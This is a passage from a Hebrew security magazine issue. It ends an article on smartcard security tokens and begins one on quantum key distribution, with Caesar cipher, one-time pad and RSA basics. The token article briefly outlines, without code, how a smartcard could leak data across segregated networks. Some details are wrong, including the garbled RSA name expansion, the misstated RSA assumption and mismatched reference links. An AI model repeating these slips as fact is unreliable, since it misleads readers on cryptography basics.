-	ביטול נעילת PIN משתמש
-	אתחול ה-Token
הסיסמא החדשה	שינוי סיסמא

## דלף מידע

בארגונים מסוימים, מדיניות האבטחה מגדירה הפרדה של רשת הארגון מרשתות אחרות. אם נעשה שימוש בכרטיסים החכמים גם מחוץ לרשת הארגון, תוקף יכול לנצל זאת בכדי להדליף מידע כאשר כל מה שהוא יצטרך זה 2 סוכנים, אחד בכל רשת.

נניח כי תוקף ירצה להדליף מסמכים מסווגים של הארגון, כל אשר עליו לעשות הוא לפצל את המסמכים לקבצים קטנים, ובכל פעם להעביר חלק אחר של הקבצים. עכשיו אתם בטח חושבים, מאיפה לו הסיסמא של ה-User בכדי לכתוב מידע לכרטיס? התוקף יכול:

- לעשות Hooking לאינפוסטים של הסיסמא ל-Token.
- להזריק קוד לאפליקציה שמשתמשת ב-Token וכבר יש לה Session פתוח איתו.
- לנסות סיסמאת ברירת מחדל ועוד.

מסיבה זו, קיימים פיצ'רים בחלק מה-Token-ים שהופכים אותו ל-Read-Only (פקודת APDU שלא חלק מ-PKCS #11) זה אומר שלאחר הכנסת ה-Token למצב זה, לא יהיה ניתן להוסיף, למחוק או לשנות מידע מה-Token אלא רק לעשות שימוש במה שקיים עליו. מידע על מתקפות נוספות קיים בקישורים בסוף המאמר.

## הזדהות ביומטרית לכרטיס

קיימים גופים שדורשים מלבד סימאת משתמש גם הזדהות לכרטיס, כמו דוגמא הזדהות אליו באמצעות טביעת אצבע. נושא זה הוא קצת בעייתי, בגלל שבתקן PKCS#11 לא תיארנו מצב כזה ולכן יש הרבה Workarounds שיכולים להיות ברמת APDU, ויש כאלה שיכולים להיות ברמה של PKCS#11. דוגמא ל-Workaround לאתחול ביומטרי בממשק PKCS#11:

```
session.Login(UserType.USER, null);
```

הכוונת היצרן היא, שהוא משנה את ההתנהגות של פונקציית ה-Login שכשאתה מספק לו NULL במקום סימא, מועלה לך מסך אינטראקטיבי להזדהות ביומטרית.

## Token לשרתים

גם שרתים צריכים Token-ים – בין אם זה שרת שמצפין את ה-DB בארגון, שרת CA, או כל שרת רגיש אחר. לרוב נשלב בשרתים Token מסוג HSM. הבעיה היא שהם רכיבים יקרים ושלארגון לפעמים לא משתלם לקנות HSM לכל שרת, ולכן, קיים פתרון שנקרא שרת Network HSM שהוא שרת ארגוני, שרק בו מותקן HSM והוא מספק פתרונות קריפטוגרפיים לשאר השרתים בארגון.

למשל, אם יש לי שרת שאני צריך להצפין בו את ה-DB, אתקין תוכנה שתדמה Token, שבפועל תעשה פנייה ב-SSL לשרת ה- Network HSM ותבקש ממנו להצפין את המידע, כמו גם לגבי פיענוח, חתימה ושאר השימושים ש-Token מאפשר.

## PKI, הזדהות ל-DC ושילוביות של Tokens

בארגונים גדולים נוח מאוד למנהלי רשת להתנהל בעזרת תשתית ה-Active Directory, יצירת משתמשים, איפוס סימאות, הפצה של סקרפטים, מדיניות, ועוד מלא כלי ניהול נהדרים. הבעיה היא המצב שבו המשתמש מזדהה ל- Domain - עם סימא.

מרבית האנשים לא יודעים לבחור סימא שתאבטח את המשתמש הדומיני שלהם ולרוב הם ישתמשו באותה הסימא גם לחשבונות המייל, פייסבוק ושאר שירותים אינטרנטיים שדורשים אוטנטיקציה. קיים פתרון - יישום PKI בתהליך ההזדהות ל- Domain. (מידע מורחב על PKI קיים בקישורים בהמשך), אם נספק לכל עובד בארגון Token שמכיל תעודה עם Extension שמפרט מהו ה-UPN של ה-User ב- Domain

Client- Policy להזדהות ה-Client, נכלל לבצע התחברות ללא סיסמא, בהנחה וה- Domain Controller סומך על ה-CA שניפק את התעודה לעובד וההפך - שהתחנה של העובד סומכת על על ה-CA שניפק את התעודה של ה- Domain Controller.

## אובדן Security Token

אז מה עושים עם אבד ה- Security Token לעובד בארגון שלנו? כפי כהזכרתי מקודם, בכדי להשתמש בכרטיס יש צורך "להוכיח" שאתה בעליו, לכן גורם זדוני שיחזיק ב- Security Token לא אמור להכיר את הסיסמא שלו ואם הוא בכל זאת ינסה להתחכם, כעבור מספר נסיונות ה- Security Token ינעל. יחד עם זאת קיימת חשיבות לניהול ה- Credentials שמכיל ה- Security Token במקרה של אובדן. למשל בתשתית ה- PKI, רצוי לעשות Suspend\Revoke לתעודה הדיגיטלית שמקושרת למפתח ע"י הוצאת CRL.


## שימושים

כל אחד מאיתנו מחזיק ב- Security Token. הם משתלבים בחיינו בלי שנשים לב - הטלפון הנייד, כרטיסיות התחברה הציבורית, כרטיסי האשראי, בחברה בה אנו עובדים, בקרוב גם בתעודת הזהות החכמה ובדרכונים.

קיימים עוד מגוון שימושים עם Security Tokens וזה הולך ומתרחב. אני מאוד מקווה שכשיסיימו עם כל הבירוקרטיה של פרויקט תעודת זהות חכמה, יבחרו לאחסן את טביעת האצבע של האזרחים רק על מערכת ההפעלה המוקשחת של הכרטיס החכם ולא במאגר ממשלתי.



[במקור: <http://www.globes.co.il/news/article.aspx?did=1000628941>, <http://he.wikipedia.org/wiki/%D7%A8%D7%91-%D7%A7%D7%95>]



## סיכום

במאמר זה ראינו כי Security Token הינו מחשב מורכב ומוקשח, אשר עושה חיים קשים לגורם הזדוני שרוצה לפגוע בנו. לפני יישום של פתרון מסוג זה, חשוב לוודא שה-Security Token מספיק מאובטח ברמה הקונפיגורבילית - שהוא אינו מגיע עם סיסמאות User \ Security Officer ברירת מחדל, שלא קיים עליו מידע רגיש שלא הוגדר ככזה, שהוא עומד בכל התקנים ובמידת הצורך גם מספק התממשקות נוחה למפתחים.

## אודות המחבר

שמי יוסף הרוש, אני מתכנת בחברה שמתמחה באבטחת מידע וצופן ואני חלק מצוות פיתוח שמספק פתרונות PKI עם כרטיסים חכמים. התחביבים שלי הם מחשבים, תכנות בקהילות ה-OpenSource, צילום וגרפיקה. את Digital Whisper הכרתי עם הגעתי לחברה בה אני עובד שכחלק מההכשרה שעברתי הייתה מבוססת על המאמרים שכתובים פה במגזין. כבוד הוא לי להיות חלק משיתוף הידע.

אשמח לתגובות ולשאלות:

[jossef12@gmail.com](mailto:jossef12@gmail.com)

## References

- תקיפות כנגד כרטיסים חכמים:  
[http://www.hbarel.com/publications/Known\\_Attacks\\_Against\\_Smartcards.pdf](http://www.hbarel.com/publications/Known_Attacks_Against_Smartcards.pdf)  
:RFID Hacking
- תקני PKCS:  
<http://www.digitalwhisper.co.il/files/Zines/0x02/DW2-4-RFID-Hacking.pdf>
- פרויקט PKCS11.NET:  
<http://en.wikipedia.org/wiki/PKCS>
- HSM רשתי שמפתחת חברה ישראלית בשם ARX:  
<http://sourceforge.net/projects/pkcs11net>
- מאמר על PKI:  
<http://www.digitalwhisper.co.il/files/Zines/0x03/DW3-1-PKI.pdf>

# שימוש בעקרונות האי-וודאות למניעת מתקפות Man In

## The Middle

נכתב ע"י יאיר מוליאן, תורגם ע"י תום רז, אפיק קסטיאל ושילה ספרה מלר

### הקדמה

מציאת דרך להעברת מידע ממקום אחד למשנהו באופן בטוח הינה שבה מדענים, מתמטיקאים וקריפטוגרפים מתעסקים לא מהיום. מטרתנו העיקרית הינה להבטיח כי אף אדם (או מכונה) מלבד האדם הרצוי (הנמען) יוכל לקרוא את התוכן שנשלח אליו.

תהליך החישוביות הקשור בהעברת המידע מתבצע תמיד ע"י אמצעים פיזיים וחוקים פיזיקאליים בסיסיים משחקים תפקיד חשוב כאשר מדובר על רמת האבטחה. מסריקה זריזה ניתן לראות כי כיום מרבית השיטות שנמצאות בשימוש מבוססות על פיזיקה קלאסית. עם זאת, למרות ששיטות אלה כרגע נחשבות כבטוחות, הן בדרך כלל מבוססות על ההנחה כי לתוקף קיים כוח מוגבל של חישוביות. דוגמא טובה הינה השימוש באלגוריתם ההצפנה הנפוץ כל כך, ה-RSA. ההנחה המרכזית בו היא שניתן לדעת את ערכי  $P$  ו- $Q$  בהינתן  $N$ , אך כאשר  $N$  הוא מספר עצום, משך זמן פעולת פירוקו לגורמים יהיה רב באופן משמעותי.

שימוש במערכת קוונטית (כגון פוטונים מקוטבים או שימוש בחלקיקים בעלי ספין  $1/2$ ) להעברת מידע דיגיטלי, מעלה תופעות הצפנה קוונטית, עקב עקרון אי הודאות ומשפט בל, שמבטיחות כי אפילו מצות בעל כוח חישוביות אין סופית לא יוכל להתחמק מלהיתפס בעת ניסיון לביצוע מתקפה.

המדע העומד מאחורי הצפנה קוונטית נחשב חדש יחסית. והוא נראה כמו תשובה מושלמת לבעיות חשובות רבות. לדוגמא, על ידי יצירת רצף מספרים רנדומליים אמיתי (בניגוד למספרי פסבדו-אקראיים שנצרים בדרך כלל ע"י אלגוריתם במחשב) לא ניתן יהיה לזייף כסף, וניתן יהיה להגן על מידע מפני העתקתו או ציתותו. כרגע, הרב עדיין תיאורטי בלבד והכל עדיין בחיתוליו. אך בכל זאת, קיים נושא אחד שיכול להיות מעשי אפילו עם הטכנולוגיה והידע שיש כיום בנושא והוא **החלפת מפתחות קוונטית** (או באנגלית: Quantum Key Distribution) ובו נתמקד במאמר זה.


הצפנה קוונטית מסתמכת על נושאים רבים אחרים שהייתי מעוניין להציג לפני שנגש לנושא עצמו. החלק הראשון במאמר ידון בחלקים מרכזיים בהצפנה ומייצגים את האופן בו הדברים מתבצעים כאשר הם מבוססים על פיזיקה קלאסית. לאחר מכן, נדון בעקרונות הקשורים בעולם הקוונטי, בשימוש בפורמליזם המתאים לתאור מידע קוונטי. המושגים שיהיו חשובים לחלקים שאחריהם כמו עיקרון האי וודאות, שזירות



ומשפט בל יוסברו באריכות. עם כל הכלים האלה, אנו נעבור לראות ארבע דרכים שונות ליישם אותן בכדי לבצע החלפת מפתחות שידועות כ-BB84, E91, B92 ו-BBM92.

### מושגים בהצפנה

קריפטוגרפיה הינה ענף במתמטיקה ומדעי המחשב, העוסק בעיקר באבטחת, זיהוי ואימות המידע. ענף זה בעל היסטוריה ארוכה של שימושים צבאיים, דיפלומטיים ומסחריים שראשיתה בתרבויות קדומות. אחת הדוגמאות המוכרות ביותר, הינה הצופן שלפי היסטוריונים רבים שימש את הקיסר יוליוס, ולכן הוא מכונה "צופן קיסרי" - שבו כל אות במכתב המקורי מוחלפת באחותה שבאה במרווח קבוע ממנה בסדר האותיות האלפביתי (על פי מפתח שנקבע מראש). לדוגמא, שימוש בצופן קיסרי במרווח קבוע (מפתח) של 3 אותיות:



[במקור: [http://en.wikipedia.org/wiki/Caesar\\_cipher](http://en.wikipedia.org/wiki/Caesar_cipher)]

נניח כי אליס מעוניינת לשלוח מסר לבוב בעזרת הדרך שהוצגה לעיל, עם מרווח קפיצות של 4 אותיות, ע"פ  $f(\text{message}; \text{key})$ . כך המסר:


ATTACK THEM

יוחלף ב:

EXXEGO XLIQ

על מנת שבווב יוכל להבין מה אליס שלחה לו, הוא מבצע:  $f^{-1}(\text{message}; \text{key})$ . החולשה של שיטה זו ברורה - ברגע שמפתח הצפנה נמצא בידי האויב, ניתן בקלות לדעת מה מפתח הפענוח. בדרך כלל, כאשר אנשים משתמשים בהצפנות, פעמים רבות הם אינם מעוניינים במציאת דרך הצפנה שאינה ניתנת לשבירה אלא שההודעה שלהם תישאר מוגנת, לפחות כל עוד התוכן שלה בעל משמעות.


עולם ההצפנה התקדם רבות מימי הקיסרות הרומית, וכיום כמעט כל אחד מאיתנו משתמש בהצפנה, אם זה תוך כדי חיפוש ב-Google או אם זה כאשר אנו מזדהים לחשבון הפייסבוק שלנו. שימוש בשיטת ההצפנה בדוגמאות אלו הינה SSL (ראשי תיבות של Secure Socket Layer שפותחה על ידי Netscape), ושימושה הפך לפופולארי כל כך שכמעט כל משתמש יכול לציין כי כאשר מופיע **https** במקום שאמור להופיע ה-**http**, הדבר מעיד על כך כי התקשורת לאתר מאובטחת, מה שיעזור בעת מניעת מתקפות Man In The Middle כמו שיכולה להתרחש במקרה הבא:



המשך פרק זה יתאר כיצד דרך ההצפנה מתבצעת על אמצעים קלאסיים ואלגוריתמים מבוססי סיבוכיות.

### הצפנה סימטרית

צופן סימטרי (כמו בדוגמא שבוצעה על ידי קיסר) דורש שימוש באותו המפתח עבור תהליך ההצפנה ועבור תהליך הפענוח: מסר שהוצפן על ידי אליס עם מפתח, מתפענח על ידי בוב בעזרת שימוש בעותק זהה של המפתח:



שימוש בעקרונות האי-וודאות למניעת מתקפות Man In The Middle

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

Gilbert Vernam (OTP) One-Time Pad המבוסס על צופן Vernam, שהוצע לראשונה בשנת 1926 גם על ידי Vernam מ-AT&T, שייך לקטגוריה זו. לפי שיטה זו, אליס מצפינה את המסר שלה - מחרוזת של ביטים (M1), באמצעות מפתח באופן אקראי (K). תהליך ההצפנה הינו תהליך פשוט: על כל תו מתוכן ההודעה יש להוסיף את ערכו של התו המקביל במפתח ההצפנה (על מנת להמנע מחריגת הערכים בתוצאה נשתמש ב-Modulo), לדוגמא, אם ההודעה באנגלית, והתו הגבוה ביותר הינו Z (וערכו נקבע ל-25), אזי, נבצע Mod 26, אם בתוצאה נגיע ל-26, נחשב  $26 \text{ Mod } 26$  ונקבל 0, משמע: A).

לדוגמא, במידה ונרצה להצפין את המילה "ATTACK" בעזרת המפתח "GBCWET", התהליך יראה כך:

<b>A</b>	<b>T</b>	<b>T</b>	<b>A</b>	<b>C</b>	<b>K</b>	: הודעה המקורית:
0	19	19	0	2	10	
+	+	+	+	+	+	

<b>G</b>	<b>B</b>	<b>C</b>	<b>W</b>	<b>E</b>	<b>T</b>	: מפתח ההצפנה:
6	1	2	22	4	19	
=	=	=	=	=	=	

6	20	21	22	6	29	
6	20	21	22	6	3	: ביצוע Mod 26

<b>G</b>	<b>U</b>	<b>V</b>	<b>W</b>	<b>G</b>	<b>D</b>	: הודעה לאחר ההצפנה:
----------	----------	----------	----------	----------	----------	----------------------

תהליך הפענוח מתבצע בדיוק להפך:

<b>G</b>	<b>U</b>	<b>V</b>	<b>W</b>	<b>G</b>	<b>D</b>	: הודעה המוצפנת:
6	20	21	22	6	3	
-	-	-	-	-	-	

<b>G</b>	<b>B</b>	<b>C</b>	<b>W</b>	<b>E</b>	<b>T</b>	: מפתח הפענוח:
6	1	2	22	4	19	
=	=	=	=	=	=	

0	19	19	0	2	10	
<b>A</b>	<b>T</b>	<b>T</b>	<b>A</b>	<b>C</b>	<b>K</b>	: הודעה לאחר הפענוח:

קיימות שיטות הצפנה מקבילות, כגון ביצוע פעולת XOR בין ההודעה לבין מפתח ההצפנה ועוד. על פי קלוד אלוד שאנון (אבי תורת האינפורמציה) במידה ומשתמשים במפתח הצפנה אקראי, ובמידה ואורך מפתח ההצפנה שווה לאורך ההודעה עצמה, מדובר בשיטת ההצפנה היחידה בעולם שנחשבת בטוחה



במאה אחוז, מפני שזאת שיטת ההצפנה היחידה בעולם בה חשיפת הטקסט המוצפן אינו מעיד דבר על הטקסט המקורי.

עם זאת לשיטה זאת קיימות שתי בעיות מרכזיות:


- חובה על אליס ובוב להחזיק מפתח סודי משותף, אשר אורכו חייב להיות לפחות אורך המסר עצמו.
- אליס ובוב יכולים להשתמש במפתח הצפנה הנ"ל רק פעם אחת (ומכאן שמו One-Time Pad), במידה והם ישתמשו במפתח זה יותר מפעם אחת, חוזקה של השיטה יפגע ומאזינה (להלן: איב) תוכל להסיק מידע רב אודות מפתח ההצפנה ואודות תוכן שני ההודעות המקוריות.

בנוסף להכל, על אליס ובוב להעביר את מפתח ההצפנה **באמצעים אמינים**, כגון שליח, או באמצעות פגישה אישית. הליך זה עלול להיות יקר ובעל מורכבות רבה, ואף עלול להיכשל במקרים רבים. עקב בעיות אלה פנקס חד פעמי משמש כיום רק את היישומים הקריטיים ביותר, ומשמש למעשה רק לעתים נדירות בלבד. שימוש במערכות הצפנה סימטריות עבור יישומים שגרתיים כגון מסחר אלקטרוני וכדומה אינו בר ביצוע ומשתמש במפתחות קצרים למדי.

## הצפנה א-סימטרית

תהליך הצפנה א-סימטרי מתבצע תוך שימוש בשני מפתחות שונים: מפתח אחד עבור תהליך ההצפנה ומפתח שני עבור תהליך הפענוח. תהליכים אלו מוכרים כ-"מערכות הצפנה מבוססות מפתח פומבי". העיקרון שלהם הוצע לראשונה על ידי ויטפילד דיפי ומרטין הלמן בשנת 1976 מאוניברסיטת סטנפורד. בפועל יישום העיקרון פותח והוצג לראשונה רק לאחר שנתיים, בשנת 1978, במכון הטכנולוגי של מסצ'וסטס, ידי רונלד ריבסט, עדי שמיר, וליאונרד אדלמן ומוכר כ-RSA (שמה של השיטה נגזר מראשי התיבות של שמות המשפחה של המפתחים) (Ronald Shamir Adleman) וכיום נעשה בו שימוש נרחב.

אילו בוב מעונין לקבל הודעות מוצפנות עם הצפנת מפתח ציבורי, הוא חייב קודם כל לבחור את המפתח הפרטי שישימש אותו, שאותו הוא שומר בסוד. לאחר מכן, הוא גוזר ממנו את המפתח הציבורי, שאותו הוא חושף לכל גורם מעוניין. אליס משתמשת במפתח זה בכדי להצפין את המסר שלה. היא מעבירה את המסר המוצפן לבוב, אשר מפענח אותו בעזרת המפתח הפרטי שברשותו:



שימוש במערכות הצפנה מבוססות מפתח פומבי הפך פופולרי מאוד ב-20 השנים האחרונות. למשל, רובן של מערכות האבטחה באינטרנט מבוססות באופן חלקי על מערכות אלו. המחשה לכך יכולות להיות תיבות הדואר, שאליה כל אחד יכול להוסיף מכתב אך רק בעל התיבה עצמה יכול לשלוח את המכתב, על ידי פתיחת התא עם המפתח הפרטי שלו. האבטחה של מערכת כזו, המבוססת על הצפנת המפתח הפומבי, מתבססת על מורכבות החישוב והזמן שלוקח לבצע אותו. הרעיון הוא להשתמש באובייקטים מתמטיים בשם פונקציות חד-כיווניות. על פי הגדרתם, בהינתן  $x$ , קל לחשב את תוצאת הפונקציה  $f(x)$  אך קשה וכמעט בלתי אפשרי לבצע את החישוב ההפוך (בזמן הגיוני), זאת אומרת שיהיה קשה להסיק את  $x$  מהתבוננות על תוצאת  $f(x)$ .

בהקשר של סיבוכיות משמעות המילה "קושי" היא כי זמן הנדרש לביצוע משימה כלשהיא גדל באופן אקספוננציאלי עבור מספר הביטים המרכיבים את הקלט עליו מתבצעת המשימה. באופן אינטואיטיבי, קל להבין כי לוקח מספר שניות בודד על מנת לחשב את תוצאת מכפלת המספרים 42 ו-73, אך לוקח הרבה יותר זמן בכדי למצוא את הגורמים הראשוניים המרכיבים את 3066.

למרות האלגנטיות של שיטה זו, הטכניקה עליה היא מבוססת נשענת על יסודות הנחשבים חלשים, שכן עדיין לא ניתן להוכיח האם "קושי מפאת חוסר זמן" הוא גורם שניתן לקחת בחשבון כאשר בוחנים חוזק של פונקציית הצפנה. משמעות הדבר היא כי לא ניתן לשלול קיומו של אלגוריתם מהיר עבור פרוק לגורמים ראשוניים של מספר נתון. יתר על כן, בשנת 1994 פיטר שור [פיתח אלגוריתם פולינומיאלי](#) המאפשר פרוק מהיר של מספרים שלמים לגורמים ראשוניים בעזרת מחשב קוונטי, גילוי זה מטיל ספק נוסף על אי קיומו של אלגוריתם פולינומיאלי עבור מחשבים קלאסיים.

באופן דומה לכך, כלל מערכות ההצפנה המבססות את אבטחתן על הנחות שאינן מבוססות שכיום נחשבות לחזקות יכולות להחשב כחלשות כאשר יפותח אלגוריתם שיקצר את משך פעולה שכיום נחשבת אפשרית אך לא ברת ביצוע בזמן הגיוני.

נתון זה מהווה איום חמור על מערכות הצפנה שכאלה. בחברה כמו שלנו, שבה מידע ותקשורת מאובטחת הם כלי חשוב מאין כמוהו, לא ניתן לסבול איום כזה. למשל, פריצת דרך במתמטיקה יכולה לגרום לכסף אלקטרוני להיות חסר ערך באופן מיידי. על מנת לצמצם סיכונים כלכליים וחברתיים כאלה אין ברירה אלא לשפר את מערכות ההצפנה, ולפנות לכיוון של מערכות הצפנה סימטריות.

כיום, RSA, היא שיטת ההצפנה הנפוצה ביותר. מה שבדרך כלל נרצה להצפין הוא מפתח סימטרי אשר יחליף בסופו של דבר את המפתח הא-סימטרי שאיתו התחלנו את הפרוטוקול.

מלבד העובדה כי מפתחות סימטריים בטוחים יותר, ניתן ליישם אותם הרבה יותר מהר מאשר ליישם מנגנונים מבוססים המפתחות א-סימטריים. כעת אנו נמצאים בשלב שבו ניתן להסביר קצת יותר על איך עובד מנגנון ה-RSA.

## RSA

הרעיון העיקרי של מנגנון ה-RSA עובד באופן הבא: נניח כי  $m$  הינה ההודעה שאליס מעוניינת להעביר לבוב, תהליך העברת ההודעה יתבצע כך:

- בוב יוצר שני מפתחות, מפתח פרטי  $(d, n)$  - שאותו הוא שומר בסודיות, וממנו מפיק את המפתח הציבורי  $(e, n)$ , שאותו הוא מפרסם לכל דורש. את המפתח הפרטי בוב יוצר באופן הבא:
  - בוב בוחר צמד של מספרים ראשוניים  $(p, q)$ , מכפלת שניהם יוצרת את  $n$ .
  - בוב מחשב את פונקציית אוילר:  $\varphi(n) = (p-1)(q-1)$ . ולאחר מכן בוחר מספר שלם  $(e)$ , שקטן מ- $n$  ועונה למשוואה  $\gcd(\varphi(n), e) = 1$ .
  - לאחר מכן, בוחר מספר שלם נוסף,  $d$ , שגדול או שווה ל-1 אך קטן או שווה ל- $\varphi(n)$ , ועונה למשוואות הבאות:  $d \cdot e \equiv 1 \pmod{\varphi(n)}$ .
- בוב שולח את מפתח ההצפנה הפומבי שלו  $(e, n)$  לאליס.
- אליס בתורה מצפינה  $m$  בעזרת חישוב של  $c = m^e \pmod n$  (כך ש- $m$  הינה ההודעה שהיא מעוניינת לשלוח לבוב, ו- $e$  הינו המפתח הפומבי שבו שלח לה, ושולחת לבוב את  $c$ ).
- בוב מפענח את  $c$  בעזרת חישוב של  $m = c^d \pmod n$  וחושף את ההודעה המקורית  $(m)$ .

## מושגים בתורת הקוונטים

### אקסיומות בתורת הקוונטים

#### מצבים (States)

המצב הוא תאור מלא למערכת פיזיקלית, ומה שנרצה למצוא עבור מערכת קוונטית. במכניקה קוונטית, המצבים קיימים במרחב הילברט המסומן ב- $\mathcal{H}$ . מה המאפיינים של מרחב זה?

1. מרחב וקטורי מעל שדה המרוכבים  $\mathbb{C}$ . וקטור יסומן  $|\psi\rangle$  ונקרא "קט" (ket), בעוד שהצמוד שלו  $\langle\psi| = |\psi\rangle^\dagger$  נקרא "ברא" (bra).
2. מכפלה וקטורית תסומן:  $\langle|\rangle : \mathcal{H} \otimes \mathcal{H} \rightarrow \mathbb{C}$

$$\langle\psi|\varphi\rangle = \begin{pmatrix} \psi_1^* \\ \vdots \\ \psi_n^* \end{pmatrix} (\varphi_1 \quad \dots \quad \varphi_n) = \psi_1^* \varphi_1 + \dots + \psi_n^* \varphi_n$$

עם התכונות הבאות:

- א. אי-שלילית:  $\langle\psi|\psi\rangle \geq 0$  כאשר:  $\langle\psi|\psi\rangle = 0$  אם  $|\psi\rangle = 0$ .
- ב. לינארית:  $\langle\varphi|(a|\psi_1\rangle + b|\psi_2\rangle) = a\langle\varphi|\psi_1\rangle + b\langle\varphi|\psi_2\rangle$
- ג. אנטי-סימטריה:  $\langle\varphi|\psi\rangle = \langle\psi|\varphi\rangle^*$

$$3. \text{ המרחב שלם ביחס לנורמה } \|\psi\| = \langle\psi|\psi\rangle^{\frac{1}{2}}$$

#### מדידים (Observables)

מדיד הינו מאפיין של מערכת פיזיקלית, אותו ניתן לבדוק בעזרת פעולות פיזיקליות. במכניקה קוונטים, מדיד הינו אופרטור הרמיטי צמוד לעצמו. אופרטור הוא מפה לינארית המעבירה וקטורים לוקטורים,  $\mathcal{O} : |\psi\rangle \rightarrow \mathcal{O} : |\psi\rangle$

$$\mathcal{O}(a|\psi\rangle + b|\varphi\rangle) = a\mathcal{O}|\psi\rangle + b\mathcal{O}|\varphi\rangle$$

האופרטור מקיים  $\mathcal{O}^\dagger = \mathcal{O}$ . למשל, על מנת למדוד מיקום של חלקיק, נפעיל את אופרטור  $X$  על המצב, ונקבל את הערך המדיד כסקלר  $X|\psi\rangle = x|\psi\rangle$ . באותו אופן, נפעיל את ערך התוחלת שלו. אם נפעיל  $|\psi\rangle$  על המשוואה הקודמת, נקבל:  $\langle\psi|\hat{X}|\psi\rangle = x$ . לזה נקרא ערך התוחלת של  $X$ , ונסמנו:  $\langle X \rangle$ .



## מדידות (Measurements)

יש הבדל רב בין מדידה קלאסית למדידה קוונטית. באופן קלאסי, ניתן לבצע מדידה בלי להשפיע על החלקיק הנמדד. המצב לא נשאר כך כאשר עוברים למכניקה קוונטית. המדידה עצמה משנה את מצב החלקיק וחייבים לקחת זאת בחשבון.

**תהליך קריסה:** המצב  $|\psi\rangle$  לא קובע באופן ייחודי את תוצאת המדידה! הוא קובע רק התפלגות סטטיסטית של תוצאות אפשריות. לדוגמא, המצב המנורמל  $|\psi\rangle = c_1|0\rangle + c_2|1\rangle + c_3|2\rangle + \dots$  מתאר מערכת אשר בהסתברות  $|c_i|^2$  תהיה במצב  $|i\rangle$  אם תימדד.

מה הכוונה ב"קריסה"? בהתחלה, יש טווח של תוצאות אפשריות למדידה עבור המערכת, כל אחד ממצבי הבסיס שלה יכול להופיע במדידה והסיכויים היחסיים ניתנים לפי ההסתברות המתאימות. כשסוכן חיצוני (צופה, נסיין) מודד את הגודל המדיד המזוהה עם מצבי הבסיס, המצב הקוונטי  $|\psi\rangle$  משתנה מהמצב המלא, למצב הבסיס הנמדד. כלומר: כל שאר הביטויים בכתיבה המפורשת של המצב נעלמים, ומכאן השם, "קריסה". כאשר המדידה מתבצעת, היא מניבה תוצאה אחת בלבד, למרות שיותר מאחת יכולה להופיע, כך שלאחר מכן אף אחד מהמצבים האחרים לא יכול להופיע.

